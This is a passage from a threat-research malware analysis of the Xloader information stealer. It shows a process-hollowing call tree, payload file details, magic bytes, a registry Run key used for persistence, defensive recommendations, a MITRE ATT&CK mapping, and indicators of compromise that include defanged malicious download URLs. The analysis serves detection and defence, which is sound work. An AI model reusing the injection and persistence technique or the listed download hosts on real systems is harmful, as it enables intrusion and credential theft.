
After that, it retrieves the final payload in memory by converting another larger array of bytes which is also present in the "*MajorRevision.exe*." Finally, it injects the payload by creating a new process with the parent file name (*"vbc.exe"*) using the process hollowing technique shown below.



```
Class15.Main() : void @0600043C
  Used By
  Uses
    <Module>.smethod_13(uint) : T @06000010
    <Module>.smethod_14(uint) : T @06000011
    Class15.smethod_9(int) : void @0600043E
      Used By
      Uses
        Class15.byte_0 : byte[] @040000F6
        Class15.smethod_10(int) : string @0600043F
        Class15.smethod_6(string, byte[], bool) : bool @0600043A
          Used By
          Uses
            Class15.smethod_7(string, byte[], bool) : bool @0600043B
              Used By
              Uses
                <Module>.smethod_10(uint) : T @0600000D
                <Module>.smethod_12(uint) : T @0600000F
                Class15.CreateProcess(string, string, IntPtr, IntPtr, bool, uint, IntPtr, string, ref Class15.Struct7, ref Class15.Struct6) : bool @06000430
                Class15.GetThreadContext(IntPtr, int[]) : bool @06000431
                Class15.int_12 : int @0400010C
                Class15.int_7 : int @04000104
                Class15.method_0(string) : MethodInfo @06000461
                Class15.NtUnmapViewOfSection(IntPtr, int) : int @06000437
                Class15.ReadProcessMemory(IntPtr, int, ref int, int, ref int) : bool @06000435
                Class15.ResumeThread(IntPtr) : int @06000439
                Class15.SetThreadContext(IntPtr, int[]) : bool @06000433
                Class15.smethod_2() : void @0600042C
                Class15.smethod_39(RuntimeTypeHandle) : Type @0600045D
                Class15.smethod_39(RuntimeTypeHandle) : Type @0600045D
                Class15.smethod_40(Type) : int @0600045E
                Class15.smethod_41(int) : uint @0600045F
                Class15.smethod_42() : Exception @06000460
                Class15.Struct6.uint_0 : uint @0400010F
                Class15.Struct7.uint_0 : uint @04000111
                Class15.VirtualAllocEx(IntPtr, int, int, int, int) : int @06000438
                Class15.Wow64GetThreadContext(IntPtr, int[]) : bool @06000432
                Class15.Wow64SetThreadContext(IntPtr, int[]) : bool @06000434
                Class15.WriteProcessMemory(IntPtr, int, byte[], int, ref int) : bool @06000436
                Class15.WriteProcessMemory(IntPtr, int, byte[], int, ref int) : bool @06000436
                Class15.WriteProcessMemory(IntPtr, int, byte[], int, ref int) : bool @06000436
```

Figure 16 – Process Hollowing technique

The below figure shows the file information of the final malware payload, "*Xloader*." Based on our static analysis, we concluded that the malware payload is a 32-bit, MASM compiled binary with only the ".text" section.



Detect It Easy v3.01

File name: C:/Users/[redacted]/final_payload.bin

File type: PE32

Entry point: 0041f6e0

Base address: 00400000

Sections: 0001

TimeDateStamp: 2012-09-03 03:48:38

SizeOfImage: 0002c000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI

```
compiler    MASM(10.00.40219)[-]            S
linker      Microsoft Linker(10.0)[GUI32]   S  ?
```


☐ Deep scan

100%

175 msec

Figure 17 – Final Payload Details

Xloader malware uses the magic bytes “XLNG,” shown in the figure below.



```
[redacted]                      .‹‡@...VPèBb..‹—
[redacted]                      @....MÌQVRè1b..‹
[redacted]  58 4C 4E 47 0F 85   ‡@...fÄ..8XLNG.…
[redacted]                      Nþÿÿ.¶H..x.fù3u:
```

Figure 18 – XLNG Magic Bytes of Xloader

Upon successful execution, Xloader drops an executable file in the following location and injects it into explorer.exe.

> *“C:\Program Files (x86)\L9rql\winmrhl7bm.exe”*

To establish persistence, the malware creates the below registry key for autorun to execute the dropped malware file when the user logs in to the system every time.

> *HKEY_LOCAL_MACHINE \SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\J8TPYFN8OVE = “C:\\Program Files (x86)\\L9rql\\winmrhl7bm.exe”*

Finally, after a successful connection to the Threat Actor’s C&C server, Xloader can be instructed to download and launch additional payloads, terminate and uninstall the malware, etc.

Additionally, Xloader steals user credentials or cookies from browsers, logs keystrokes, steals clipboard content, takes screenshots, and sends them to the TA’s C&C server.

Conclusion

Information stealers are evolving as increasingly sophisticated threats in the cybercrime ecosystem. They can cause severe damage to individuals and organizations in the case of privacy violations, confidential information leakage, etc.

Exploiting the human element is often easier for Threat Actors compared to exploiting complex vulnerabilities. Throughout our analysis, we have observed that Xloader looks like a prominent malware variant that is constantly updated by improving its code which adds new features, more obfuscation, the use of anti-analysis techniques, etc.

Cyble Research Labs will closely monitor Xloader malware and other information stealers and analyze them to understand their TTPs better and update our readers accordingly.

Our Recommendations

- Avoid downloading pirated software from unverified sites.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Keep updating your passwords after certain intervals.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204 T1203	User Execution Exploitation for Client Execution
Persistence	T1547	Registry Run Keys / Startup Folder
Defence Evasion	T1497	Virtualization/Sandbox Evasion
Credential Access	T1552	Credentials In Files
Lateral Movement	T1021	Remote Services
CNC	T1071	Application Layer Protocol

Indicator Of Compromise (IOCs)

Indicators	Indicator Type	Description
afa05a84f53f793fdad59d8af603b497 bdbc99cb9698f3754dea53bb192e650b2f0c203c 9d3c9168bc5d52c0372f31565bf2ec690a39cfd52bc76d0ef01083e419da805b	MD5 SHA1 Sha256	Spam email
96d95ee6d0c9da16d245579ad1ff2e9f f852ac58b11e6b314271e2afdd33da84fc3cb8d8 6d45a03b32c4a9bab48c75bec8443b5af40ae43e055db77796a6328cb6e87ffe	MD5 SHA1 Sha256	PDF

2fc6db5b63ba91752b946d76b803a4a9 45982471aca75de846442d16c84c5b61caa6c045 30d5632ef75e81aa6a48eae64f2155acc39e64f6367a5c6152e8ec74b44ac6de	MD5 SHA1 Sha256	XLSX
e5cde34f443cab2ebecf850518d0aeeb 375ecc13e71755cc4ab260f518207892e87c55e3 d106de4854f334b826f7ed6e97b02eff34e8ab8ea956d461d67c4225792185a1	MD5 SHA1 Sha256	RTF
1f65d7826fbcc2d6c50f6c493c901588 4290f6b300595e807e8cacd5ff172b0a0f37c845 d0c85ba5e6d88e1e0b5f068f125829b4e224b90be2488f2c21317447dc51fb9e	MD5 SHA1 Sha256	Obfuscated .NET exe Main file
a0dc449956fd7eefaeb204d66b668330 76b958e128a7f2dd052634d5e7dfbf2f67f20ae9 50204673d080635b23b8f219a70e276acd3dd3779543fbd4b82a217c06dc14fb	MD5 SHA1 Sha256	De-obfuscated .NET exe Main file
39f524c1ab0eb76dfd79b2852e5e8c39 428018e1701006744e34480b0029982a76d8a57d 79823e47436e129def4fba8ee225347a05b7bb27477fb1cc8be6dc9e9ce75696	MD5 SHA1 Sha256	Obfuscated .NET exe Stage 1
bc31d889dd60360d38796521b452d775 7e52c29418bd13c749da76506251ad3ad291d06c 32abba85bb16f812822c789882e37cd37c62e15ea0aceade45eaad1d93ff012a	MD5 SHA1 Sha256	De-obfuscated .NET exe Stage 1
73aac8ac5dc4ded42398f9fe2a191c19 4f3ed7fa592f4ae4c4462928543dcbd4997f2549 6672b26a03db7ec5d61e90ce7827c422cb6a8a942cc1c77f92f97e263a35d8e5	MD5 SHA1 Sha256	Obfuscated .NET exe Stage 2
0227a4419e2948a886a2e324180f23e6 43c1ee78411b939e19688ff9ea9ebc433d9051a1 c7b2597253067c1169aeef5e04948575bf7df65e1787098cc9afc2e10685acdf	MD5 SHA1 Sha256	De-obfuscated .NET exe Stage 2
7d4539bd445cf9821fd2e05dc0b1107e 964e56a5e1f32101f04fa3fc62ec17c66b3c174e 3b65b859612be75eb528caf7b0cc66bc049fdfb062b6b6aa29ea9c356114a4fe	MD5 SHA1 Sha256	Final payload MASM exe
hxxps[:]//htmlpreview[.]github[.]io@oshi[.]at/Nmtw	URL	download RTF file from C&C
hxxp[:]//192[.]227[.]173[.]33/71/vbc[.]exe	URL	Download EXE file from C&C